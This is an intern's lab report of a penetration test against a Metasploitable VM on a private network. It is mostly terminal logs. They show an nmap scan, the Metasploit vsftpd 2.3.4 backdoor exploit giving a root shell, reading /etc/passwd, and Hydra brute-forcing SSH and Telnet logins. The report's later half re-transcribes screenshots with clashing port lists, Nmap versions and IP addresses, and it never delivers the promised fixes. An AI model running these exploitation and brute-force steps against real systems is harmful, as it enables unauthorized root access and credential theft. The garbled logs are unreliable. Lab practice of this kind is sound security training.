

Task- 4 -- Exploitation & System Security
Intern Name : **Nitesh Sharma** Date : **15/11/2025**

Objective:-

To understand and perform the complete penetration testing workflow by identifying vulnerabilities, exploitation them responsibility, analyzing system weaknesses, and implementing security measures to protect systems from attacks.

1. Penetration Testing Methodology:-

- Reconnaissance – Collected information about target.
- Scanning – Identified open ports, services, vulnerabilities.
- Exploitation – Used Metasploitable or to exploit weaknesses.
- Port-Exploitation – Gathered system info, dumped hashes.
- Reporting – Documented finding and fixes.

2. Exploitation with Metasploit:-

```
└─(kali㉿cyber)-[~]
└$ msfconsole
Metasploit tip: Export your database results with db_export -f xml
<file>
```

```
,---`.  
' _ e)`-._ / ----  
/ ,`-._<.=.=.=.  
/ /  
/ ;  
_ / ;  

```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
<_`-""      \
<`-       :
( _ <_.      ;
`-.-_.-_.-' /
\`-.-_.-_,-'_
`._ , /_,-
""._\_,<<_____
||`----`.
|| \` .
;|__ \```
\--<
`.<`.<
`_`
```

```
=[ metasploit v6.4.97-dev          ]
+ ---=[ 2,570 exploits - 1,316 auxiliary - 1,680 payloads  ]
+ ---=[ 432 post - 49 encoders - 13 nops - 9 evasion    ]
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > nmap 192.168.56.103 -sV
[*] exec: nmap 192.168.56.103 -sV
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-15 19:54 IST
Nmap scan report for 192.168.56.103
Host is up (0.0071s latency).

Not shown: 977 filtered tcp ports (no-response)

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smptd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
2049/tcp open nfs    2-4 (RPC #100003)
2121/tcp open ftp    ProFTPD 1.3.1
3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc    VNC (protocol 3.3)
6000/tcp open X11    (access denied)
6667/tcp open irc    UnrealIRCd
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
8180/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 17.23 seconds
msf > search vsftpd 2.3.4

Matching Modules

```
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| - | - | - | - | - | - |
| 0 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 | excellent | No | VSFTPD v2.3.4 Backdoor Command Execution |

Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/ftp/vsftpd_234_backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exploit/unix/ftp/vsftpd_234_backdoor
msf > 0
[-] Unknown command: 0. Run the help command for more details.
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

| Name | Current Setting | Required | Description |
|---------|-----------------|-----------------------------------------------------------------------------------------------------------------------|-------------|
| CHOST | no | The local client address | |
| CPORT | no | The local client port | |
| Proxies | no | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 | |

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
RHOSTS      yes  The target host(s), see https://docs.metasploit.com/docs/using-
metasploit/basics/using-metasploit.html
RPORT  21      yes  The target port (TCP)
```

Exploit target:

| Id | Name |
|----|-----------|
| -- | --- |
| 0 | Automatic |

View the full module info with the info, or info -d command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| CHOST | no | | The local client address |
| CPORT | no | | The local client port |
| Proxies | no | | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 |
| RHOSTS | 192.168.56.103 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 21 | yes | The target port (TCP) |

Exploit target:

| Id | Name |
|----|-----------|
| -- | --- |
| 0 | Automatic |

View the full module info with the info, or info -d command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41655 -> 192.168.56.103:6200) at 2025-11-15
19:57:49 +0530
```

```
ifconfig
```

```
eth0    Link encap:Ethernet HWaddr 08:00:27:d2:2d:db
        inet addr:192.168.56.103 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:2ddb/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:10181 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10177 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:718454 (701.6 KB) TX bytes:605202 (591.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000
```

```
lo     Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:69001 (67.3 KB) TX bytes:69001 (67.3 KB)
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
msfadmin
service
user
cd service
ls
cd msfadmin
sh: line 12: cd: msfadmin: No such file or directory
cd
sh: line 13: cd: HOME not set
sysinfo
sh: line 14: sysinfo: command not found
pwr
sh: line 15: pwr: command not found
-h
sh: line 16: -h: command not found
-help
sh: line 17: -help: command not found
^C
Abort session 1? [y/N] y
```

```
[*] 192.168.56.103 - Command shell session 1 closed. Reason: User exit
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <hr/> | | | |
| CHOST | no | | The local client address |
| CPORT | no | | The local client port |
| Proxies | no | | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4 |
| RHOSTS | 192.168.56.103 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 21 | yes | The target port (TCP) |

Exploit target:

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
Id Name
-- -----
0 Automatic
```

View the full module info with the info, or info -d command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.0.2.15:43705 -> 192.168.56.103:6200) at 2025-11-15
20:03:07 +0530
```

```
sysinfo
sh: line 6: sysinfo: command not found
ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:d2:2d:db
        inet addr:192.168.56.103 Bcast:192.168.56.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fed2:2ddb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:10240 errors:0 dropped:0 overruns:0 frame:0
        TX packets:10228 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:723594 (706.6 KB) TX bytes:610366 (596.0 KB)
        Base address:0xd020 Memory:f0200000-f0220000
```

```
lo     Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:232 errors:0 dropped:0 overruns:0 frame:0
        TX packets:232 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:87581 (85.5 KB) TX bytes:87581 (85.5 KB)
```

```
hashdump
sh: line 8: hashdump: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/os-release
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```
cat: /etc/os-release: No such file or directory
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x  2 root root 4096 May 13 2012 bin
```

Task- 4 -- Exploitation & System Security
Intern Name : Nitesh Sharma Date : 15/11/2025

```
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Nov 15 09:01 dev
drwxr-xr-x 94 root root 4096 Nov 15 09:01 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7984 Nov 15 09:01 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 110 root root 0 Nov 15 09:01 proc
drwxr-xr-x 13 root root 4096 Nov 15 09:01 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Nov 15 09:01 sys
drwxrwxrwt 4 root root 4096 Nov 15 09:01 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

kali㉿kali: ~

```
[kali㉿kali: ~] 4 msfconsole
Metasploit tip: Export your database results with db_export -f xml
cfile>
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > nmap 192.168.56.183 -sV
[!] exec: nmap 192.168.56.183 -sV

Starting Nmap 7.05 ( https://nmap.org ) at 2025-11-15 19:54 IST
Nmap scan report for 192.168.56.183
Host is up (0.0007s latency).

Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 2ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    postfix 2.10.1
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

```

[4] msf > nmap 192.168.56.103 -sV
[4] exec: nmap 192.168.56.103 -sV
Starting Nmap 7.00 ( https://nmap.org ) at 2025-11-15 19:34 IST
Nmap scan report for 192.168.56.103
Host is up (0.000s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  vsftpd 2.3.4
23/tcp    open  ssh   OpenSSH 7.4,ptl Debian #Ubuntu (protocol 2.0)
23/tcp    open  telnet Linux telnetd
25/tcp    open  smtp  Postfix/2.10.1
53/tcp    open  dns   ISC BIND 9.4.2
80/tcp    open  http  Apache httpd/2.2.8 ((ubuntu) DAV/2)
111/tcp   open  rpcbind 2 [RPC #100000]
139/tcp   open  netbios-ssn Samba smbd 3.6.3 - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec  netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogin
514/tcp   open  shell  netcat
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs   2-4 (RPC #100003)
2323/tcp  open  http  Apache/2.4.18
3306/tcp  open  mysql MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc   VNC (protocol 3.3)
8000/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http  Apache Tomcat/Co...yote.JSP engine 1.1
Service Info: Hosts: metasploitable,irc,metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.23 seconds
msf > search vsftpd 2.3.4
[4] Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[4] No results from search
[4] Failed to load module: exploit/unix/ftp/vsftpd_234_backdoor

[4] Screenshot taken
[4] View image

[4] Session Actions Edit View Help
[4] kali@cyber:~[4]

[4] msf > use exploit/unix/ftp/vsftpd_234_backdoor
[4] Failed to load module: exploit/unix/ftp/vsftpd_234_backdoor
[4] Unknown command: 0. Run the help command for more details.
[4] msf > use 0
[4] No payload configured, defaulting to cmd/unix/interact
[4] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, s-proxy, http, socks4
RHOSTS yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  21            yes           The target port (TCP)

Exploit target:
Id  Name
0   Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no            A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, s-proxy, http, socks4
RHOSTS 192.168.56.103 yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

The image shows two terminal windows side-by-side, both titled "Session Actions Edit View Help". The top terminal window is running on a Kali Linux system (kali㉿cyber: ~) and displays the output of the "ifconfig" command. The bottom terminal window is also running on Kali Linux (kali㉿cyber: ~) and displays the output of the "ifconfig" command, followed by a series of shell commands including "sysinfo", "cat /etc/os-release", "hashdump", and "cat /etc/passwd".

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d2:2d:db
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a800:27ff:fed2:2d:db/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:10811 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10177 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:730454 (701.6 KB)  TX bytes:605202 (591.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:194 errors:0 dropped:0 overruns:0 frame:0
            TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:73094 (70.6 KB)  TX bytes:69001 (67.3 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d2:2d:db
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a800:27ff:fed2:2d:db/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:10811 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10177 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:730454 (701.6 KB)  TX bytes:605202 (591.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:194 errors:0 dropped:0 overruns:0 frame:0
            TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:73094 (70.6 KB)  TX bytes:69001 (67.3 KB)

sysinfo
sh: line 6: sysinfo: command not found
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d2:2d:db
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a800:27ff:fed2:2d:db/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:10240 errors:0 dropped:0 overruns:0 frame:0
            TX packets:10248 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:723594 (706.6 KB)  TX bytes:610366 (596.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:232 errors:0 dropped:0 overruns:0 frame:0
            TX packets:232 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:87581 (85.5 KB)  TX bytes:87581 (85.5 KB)

hashdump
sh: line 8: hashdump: command not found
cat /etc/os-release
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat: /etc/os-release: No such file or directory
ash: root: command not found
root
cat /etc/passwd
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/var/run:/usr/sbin:/bin/sh
bin:x:2:2::/bin:/bin/sh
sys:x:3:3::/dev:/bin/sh
sync:x:4:4::/var/run:/bin/sync
games:x:5:6::/var/games:/bin/sh
man:x:6:12::/var/cache/man:/bin/sh
lp:x:7:lp::/var/spool/lpd:/bin/sh
```

Task- 4 -- Exploitation & System Security

Intern Name : Nitesh Sharma Date : 15/11/2025

3. Password Attack:-



The terminal window shows the Hydra password cracking process. It starts with a warning about using the tool in military or secret service organizations. It then attempts to log in via SSH and Telnet, using a wordlist from 'Desktop/user.txt'. The output shows successful logins for 'msfadmin' and 'postgres' on both ports.

```
[kali㉿cyber]:~$ hydra -L Desktop/user.txt -P Desktop/pass.txt ssh://192.168.56.103 \
-o "hostkeyalgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=>ssh-rsa"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 21:40:29
[WARNING] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!
-O command not found
[kali㉿cyber]:~$ hydra -L Desktop/user.txt -P Desktop/pass.txt ssh://192.168.56.103 \
-o "hostkeyalgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=>ssh-rsa"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 21:41:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (1:6/p:6), -3 tries per task
[DATA] attacking telnet://192.168.56.103:23
[22][ssh] host: 192.168.56.103 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.56.103 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-15 21:41:59
[kali㉿cyber]:~$ hydra -L Desktop/user.txt -P Desktop/pass.txt telnet://192.168.56.103:23 \
-o "hostkeyalgorithms=ssh-rsa -oPubkeyAcceptedAlgorithms=>ssh-rsa"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 21:42:54
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (1:6/p:6), -3 tries per task
[DATA] attacking telnet://192.168.56.103:23
[23][telnet] host: 192.168.56.103 login: msfadmin password: msfadmin
[23][telnet] host: 192.168.56.103 login: postgres password: postgres
1 of 1 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-15 21:43:00
[kali㉿cyber]:~$ ssh msfadmin@192.168.56.103
/home/kali/.ssh/config line 5: Bad key types 'ssh-rsa,ssh-dss'.
/home/kali/.ssh/config line 6: Bad key types 'ssh-rsa,ssh-dss'.
/home/kali/.ssh/config: terminating, 2 bad configuration options
```

Task- 4 -- Exploitation & System Security
Intern Name : Nitesh Sharma Date : 15/11/2025

```
kali@kali: ~
```

Sessions Actions Edit View Help

Session Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Servu detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 16.06 seconds

